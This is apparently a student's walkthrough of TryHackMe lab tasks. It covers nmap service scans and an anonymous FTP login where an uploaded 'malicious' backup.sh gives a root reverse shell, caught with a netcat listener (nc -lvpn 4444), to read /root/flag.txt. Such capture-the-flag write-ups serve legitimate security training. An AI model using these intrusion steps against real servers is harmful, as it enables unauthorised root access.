

### Question 1

Self research. The answer can be found via Google search.

A screenshot of a Google search results page. The search query "When was Snort created?" is entered in the search bar. Below the search bar, there are filters for "All", "Images", "News", "Videos", "Shopping", and "More". The search results indicate "About 1,810,000 results (0.48 seconds)". The top result is a featured snippet with the title "1998". The snippet text states: "Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998." To the right of the text is a small logo featuring a cartoon character with the word "SNORT" below it. Below the snippet is a link to "https://digital.ai/technology/snort" and the text "Snort - Digital.ai". At the bottom of the search results, there are links for "About featured snippets" and "Feedback".

### Question 2

Open terminal. Scan **nmap [THM IP address]** and find the port numbers displayed.



### Question 3

Scan **nmap -A [THM IP address]**. Find the name of Linux distribution running.

A screenshot of a Linux desktop environment with a dark theme. The desktop has a dock with icons for a browser, terminal, tools, and additional tools. A terminal window is open with the command `nmap -A 10.10.201.04` running. The output shows a host is up with 997 closed ports. Port 80/tcp is open and identified as Apache httpd 2.4.29 ((Ubuntu)). The output also includes SSL certificate details for the host.

```
root@ip-10-10-142-103:~# nmap -A 10.10.201.04
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 11:03 BST
NSE Timing: About 99.51% done; ETC: 11:03 (0:00:00 remaining)
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 11:03 (0:00:00 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 11:03 (0:00:00 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 11:04 (0:00:00 remaining)
Nmap scan report for ip-10-10-201-104.eu-west-1.compute.internal (10.10.201.04)
Host is up (0.00068s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFCS Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux ; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
|_
```

## Question 4

On the same scan, find the version of the Apache.

## Question 5

Scroll lower through the same scan and find port 2222.

A screenshot of a Linux desktop environment with a dark theme. The desktop has a dock with icons for a browser, terminal, tools, and additional tools. A terminal window is open with the command `nmap -A 10.10.201.04` running. The output shows a host is up with 997 closed ports. Port 80/tcp is open and identified as Apache httpd 2.4.29 ((Ubuntu)). The output also includes SSL certificate details for the host. At the bottom of the terminal window, there is a scroll bar indicating the output can be viewed in full by scrolling down.

```
root@ip-10-10-142-103:~# nmap -A 10.10.201.04
NSE Timing: About 99.75% done; ETC: 11:04 (0:00:00 remaining)
Nmap scan report for ip-10-10-201-104.eu-west-1.compute.internal (10.10.201.04)
Host is up (0.00068s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFCS Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux ; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:46:89:E0:A7:C5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%I=4%D=6/24%OT=80%CT=1%CU=32320%PV=Y%DS=1%DC=D%G=Y%M=024689%T
OS:M=62B58C2D%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%TS=
```

## Question 6

In the same scan, look for http-title, which explains the use of the website.

### **Thought process/methodology:**

After opening the terminal on our device, we scan Nmap and the target IP address given by TryHackMe. By doing so we are able to use its functions such as NSE. The Nmap scan report will then be shown and from there information such as the ports running, state, and service will be shown. We then scan nmap -A flag with the target IP address to identify the services running by matching against Nmap's database with OS selection. From there, we can find all the necessary information like the name of the Linux distribution, the Apache version, what is being run on port 2222 and the http-title. The -A flag can function thanks to the Nmap Scripting Engine which uses scripts for exploitation, fuzzing and brute-forcing. Thus, we are able to find the answers to all the questions given.


## Day 9: [Networking] Anyone can be Santa

Tools used: Kali Linux


Solution/walkthrough:

### Question 1

Open terminal. Scan **ftp [THM IP address]**. Login to the server using anonymous and put in the help command to see the command list. Use the **ls** command to open the directory listing.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-55-62: ~". Inside the terminal, the user has run the command "ftp 10.10.35.140" and connected successfully. They then ran "help" to view the command list, which includes various commands like dir, mdelete, qc, site, disconnect, mdir, sendport, size, account, ext, mget, put, status, append, form, mkdir, pwd, struct, asciil, get, mls, quit, system, bell, glob, mode, quote, sunique, binary, hash, modtime, recv, tenex, bye, help, mput, reget, tick, case, idle, newer, rstatus, trace, cd, image, nmap, rhelp, type, cdup, ipany, nlist, rename, user, chmod, ipv4, ntrans, reset, umask, close, ipv6, open, restart, verbose, cr, lcd, prompt, rmdir, ?, and !. After viewing the help, they ran "ls" to list the directory contents.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-55-62: ~". Inside the terminal, the user has run the command "ftp 10.10.35.140" and connected successfully. They then ran "help" to view the command list, which includes various commands like dir, mdelete, qc, site, disconnect, mdir, sendport, size, account, exit, mget, put, status, append, form, mkdir, pwd, struct, asciil, get, mls, quit, system, bell, glob, mode, quote, sunique, binary, hash, modtime, recv, tenex, bye, help, mput, reget, tick, case, idle, newer, rstatus, trace, cd, image, nmap, rhelp, type, cdup, ipany, nlist, rename, user, chmod, ipv4, ntrans, reset, umask, close, ipv6, open, restart, verbose, cr, lcd, prompt, rmdir, ?, and !. After viewing the help, they ran "ls" to list the directory contents. The output of "ls" shows the following files and directories:


```
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.
```

## Question 2

On the directory listing, find the directory that has accessible data for the user.

## Question 3

Change the directory to public using **cd** command and open the new directory listing using **ls** to see the script being executed.




The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, showing an FTP session between the local machine and a server at IP 10.10.55.62. The session details the transfer of 'backup.sh' and 'shoppinglist.txt'. After the transfer, the user runs 'ls' to list the contents of the current directory, which includes 'backup.sh', 'Downloads', 'Pictures', 'Rooms', 'shoppinglist.txt', and 'Tools'. The user then runs 'cat shoppinglist.txt' to view its contents, which are 'The Polar Express Movie'.

```
root@ip-10-10-55-62:~# 
File Edit View Search Terminal Help
150 Here comes the directory listing.
-rwxr-Xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.01 secs (58.8561 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (478.3163 kB/s)
221 Goodbye.
root@ip-10-10-55-62:~# ls
backup.sh Downloads Pictures Rooms shoppinglist.txt Tools
Desktop Instructions Postman Scripts thinclient_drives
root@ip-10-10-55-62:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-55-62:~# 
```

## Question 4

Use the **get** command to download the shoppinglist.txt file onto our device. Once downloaded, open the file on **nano**.




The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, showing a nano editor session for the file 'shoppinglist.txt'. The file contains the text 'The Polar Express Movie'. The nano status bar at the bottom shows various keyboard shortcuts for navigation and editing.


```
root@ip-10-10-55-62:~# 
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-62:~ x root@ip-10-10-55-62:~ x
GNU nano 2.9.3 shoppinglist.txt
The Polar Express Movie
[ Read 1 line ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^D Cur Pos
^X Exit ^R Read File ^P Replace ^U Uncut Text ^T To Spell ^L Go To Line 
```

## Question 5

Set up a netcat listener using the **nc -lvpn 4444** command in a new tab. Return to our ftp server and use the **put** command to put the file in that directory. After one minute, return to the netcat listener and execute the **cat** command to output the content of /root/flag.txt.



```
root@ip-10-10-55-62:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.35.140 53914 received!
bash: cannot set terminal process group (1566): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
THM{even you can be santa}
root@tbfc-ftp-01:~# ^C
root@ip-10-10-55-62:~#
```



```
root@ip-10-10-55-62:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.35.140 53914 received!
bash: cannot set terminal process group (1566): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
THM{even you can be santa}
root@tbfc-ftp-01:~# ^C
root@ip-10-10-55-62:~#
```

## **Thought process/methodology:**

Open terminal and run the FTP server by scanning ftp [THM IP address]. In order to share data, we are required to login. By using the “anonymous” mode,

it allows a default username to be used with any password by a client. Once we've successfully logged in, use the help command to open the list commands that can be run on the FTP server. The directories available can be opened using the ls command. Analyse the directory to find the folder that has data we can access (the ones that aren't zero). After that, change the accessible folder to the working directory using the cd command. Then, use the ls command again to see the files within that directory. The file with the .sh extension is a shell file, therefore when executed it will run the commands programmed. Use the get command to download the files from the server onto our device. The files can be opened using a text terminal such as nano to see the contents of the file. Then, on a new tab on the terminal, set up a netcat listener to catch the connection on our machine using the command given by TryHackMe. On our FTP server, use the put command to upload the malicious file back onto the directory to see an output on the netcat listener. This way, we have a reverse system shell on the FTP server as the most powerful user. Any commands used will be executed on the FTP server's system. After the output is shown on the netcat listener, run the cat command on /root/flag.txt to display the content on the file and obtain the flag.

